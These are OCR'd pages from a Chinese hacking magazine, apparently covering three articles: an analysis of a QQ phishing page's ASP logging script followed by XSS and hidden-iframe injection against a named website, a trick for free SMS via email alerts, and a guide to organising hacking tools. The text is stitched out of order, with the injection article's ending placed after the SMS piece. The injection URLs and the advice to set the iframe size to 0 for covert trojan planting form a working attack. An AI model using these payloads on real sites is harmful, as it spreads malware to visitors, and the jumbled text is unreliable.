

图7 手工脱壳


继续看代码：

```
QQNumber=request(QQNumber)
QQPassWord=request(QQPassWord)
QQclub=request(QQclub)
QQip=request(QQip)
```

是没经过任何过滤的，这些参数的数据我们完全可以自定义。再往下看：

```
if QQNumber= or QQPassWord= then
  response.write pzQQ
  response.end
```


图8 再用PEID检测



图9 搜索asp的结果


假如QQNumber和QQPassWord的值为空就返回pzQQ，然后程序结束工作。只要这两个值不为空就继续执行下面的代码：

```
StrLogText=StrLogText&QQNumber&-----&QQPassWord&----- 会员&QQclub&-----IP&QQip&(&request.servervariables(REMOTE_HOST)
StrLogText=StrLogText&)
```

写入q7.txt文件，格式为QQ号码-----QQ密码-----会员-----IP。继续看下面的代码：

```
set f=Server.CreateObject(scripting.filesystemobject) (没有q7.txt这个文件就自动新建)
set ff=f.opentextfile(server.mappath(.)&&strLogFile,8,true,0)
ff.writeline(StrLogText) (打开q7.txt并写入数据)
```



图10 浏览有问题的网页



图11 发送的结果

最后response.write 发送成功！满足条件提示成功。

所有的代码也就是这些，程序并未做任何过滤和处理，也就是说只要满足qq.asp?QQNumber=123&QQPassWord=123 就会返回"发送成功!"的提示。我们提交"http://www.ciker.org/soft/qq.asp?QQNumber =123&QQPassWord=123"，结果如图11。

这就证明了QQNumber=123&QQPassWord =123这两个我们是可以自己定义的，如果我们写入的不是数字，而且一段脚本代码会怎么样呢？会不会执行呢？让我们来试一下，提交"http://www.ciker.org/soft/qq.asp?QQN umber=123&QQPassWord=scriptalert(fhod)script"，结果如图12。


图12 提交脚本的结果


图13 挂马的结果

这证明提交的数据是无任何限制的，我们完全可以自己发挥想象，插入任何代码都可以。如果想反挂马的话，我们就可以提交以下数据"**http://www.ciker.org/soft/qq.asp?QQNumber =123&QQPassWord =iframe%20src=http://www.ciker.org%20width=480%20height=480iframe**"，如图13。

发免费信息可以这样玩

文 By Smart

从本文您可以学到：

通过邮箱的短信提醒功能免费发短信

许多人一直在寻找免费发信息的途径，网络上倒是有很多网站、软件什么的免费发信息，但发送效果都不太理想，要么很晚才收到，要么根本就发不出去，而我们需要的是免费、快速、稳定的服务，例如：通过一些套餐可以免费一部份的信息费，这是合法途径；要么把一个收费发信息的网站黑掉（非法的事我们不做）。下面我就来介绍一下两种免费发送信息的方式：

一、中国移动的飞信（全国通用）

若你是移动的用户通过注册一个飞信号，就可以实现免费发送信息了，通过飞信PC客户端给好友发信息，不收费。用手机短信的方式，给飞信好友发信息，收取短信费。收费标准和各品牌（例如动感地带）短信收费标准相同，使用方法详见http：//www.fetion.com.cn。虽然发信息是免费了，但只能是移动用户给移动用户发，局限性太大了。

二、利用邮件达到提示功能来发送信息

首先，要将你的手机号与邮箱捆绑，由于我是湖北的移动用户，当然是访问湖北移动哦！打开http：//www.139hb.com/portal/local/index.html，“免费短信通知——新邮件一到，短信先报告。实时跟踪邮箱动态，不登录也状况全知道！”吸引了我的眼球，见图1。




图1 湖北移动的页面

由于该网站提供了免费邮件的服务，这样一来免费发信息的想法就可以实现了。注册我就不多说了，注册完毕后邮箱地址就是“你的手机号码@139hb.com”。若你觉得地址不太好记，可以通过“我的设置—〉用户别名设置”来添加便于记忆的名字，见图2。




图2 设置别名

然后用其他任何邮箱给这个新注册的邮箱发邮件，见图3。注意：我们只能通过邮件的主题来表达自己的意思，因为邮件达到提示功能是不会显示邮件内容的。我在主题里写了100个字，本想看看邮件到达提示能显示多少的，没有想到当邮件到达时把这条超长的文字分成多段信息发送，由于可以显示这么多的字，我也没有必要测试其极限了，见图4、图5。




图3 发送邮件




图4 图5 收到短信

最后：

我们只要把这个邮件地址给自己的好友们，不管他们是移动用户还是联通用户，只要拥有邮箱都可以免费给我发信息了（其他地区的未做测试，有兴趣的可以尝试一下哦）。本人测试了qq的邮箱，发送的速度相对比较快一点，邮件发出后5秒，手机就可以收到信息了。有的朋友会问，我发出去后怎么知道对方有无收到信息呢？对于这个问题的解决方式是，设置邮箱的自动回复功能即可。

编辑点评：

生活中真是到处充满了惊喜，只要你用心的去寻找发现，并加以利用。比如文中提到的方法，我们还可以稍微改造，改造成服务器的入侵短信自动报警系统啦什么的。别忽略身边的小事情，发挥出他们最大的价值吧。

当然我这里把width和height设置为“480”，只是为了方便演示，实际挂马中要改为“0”。

好了，现在我们就可以给作者一个惊喜去了。

编辑点评：

木马上留有后门，这早已经不是秘密的秘密了。现在网上能找到的大多数木马基本上都有隐藏的后门，以后再拿到木马的时候，不妨先用文中的思路检查一下，去掉其中的后门，免得天天给别人做嫁衣。

打造自己的黑客工具箱

文 Licess

从本文中你可以学到：工具箱的制作

一．简介

看《黑客手册》这么长时间了还是第一次给《黑客手册》写稿子，呵呵，有点紧张啊。

相信大家在网上看过很多视频，但是发现很多作者把自己的黑客工具放的乱七八糟，做视频的时候还在硬盘里找工具，于此同时也浪费了时间。

今天带给大家的是一款仿QQ样式的工具箱—音速启动，如图1。音速启动是绿色软件，仅仅在注册表中生成一点点版本信息而已。看界面是不是很象QQ？这样我们更容易上手。




图1

功能介绍：

1.超方便管理软件、文件夹、网址、以及强大的系统功能。

2.无数量限制的热键设定，一键执行任何需要的功能。

3.创新的图标缓存技术，彻底解决EXE图标读取慢的问题。

4.漂亮的QQ式界面，强大的换肤功能(拥有众多皮肤)。

5.低于2MB的内存消耗，零CPU占用，不增加系统负担。

6.邮件检测、收集面板、天气预报等实用功能插件，一软当关。




图2

二、工具箱打造

首先看一下添加工具时用到的各个功能按钮：如图2，图中指出了各个按钮的代号。

*1.*类别管理按钮，主要进行类别的添加、删除、改名、改图标等，如图3。增加和删除的类别即是面板右侧的图标，如图4。这样的样式和QQ如出一辙，减少了因为工具太多而去拖动滚动条。




图3




图4

*2.*添加栏目，添加某一类别下的栏目，可以对不同分类的不同功能的工具进行分类。

*3.*栏目排序，如图5，拖动即可。

4.添加快捷方式，可以添加文件、超级链接、目录等。

*5.*文件夹保护，对文件夹进行加密。

*6.*计划任务，和系统自带的计划任务相同。

*7.*热键管理，就是定义快捷键。

*8.*高级设置，对系统的一些设置。如图6。

*9.*菜单，前面一些功能的集合。

我们可以在目录下建立一个Tool的文件夹，再在Tool下建立各个不同分类的文件夹，分别存放不同的软件。呵呵，看看我做好的，如图7。

制作的过程很简单，我就不说了。这个软件的功能很多，例如，网吧限制破解等等。

三、总结

呵呵，以后黑软就不用再在硬盘乱翻了，点一下就出来，是不是很爽啊，快来试试吧！

编辑点评：

这样管理我们的黑客工具箱果然整齐了很多，可是我们的工具有不少是控制台程序，需要进入cmd运行，遇到这种情况你可以试着建立一个.bat批处理文件，内容为“@cmd /k cd 工具所在路径”，这样就会自动打开一个指向那个路径的cmd了，是不是更方便了？




图5




图6

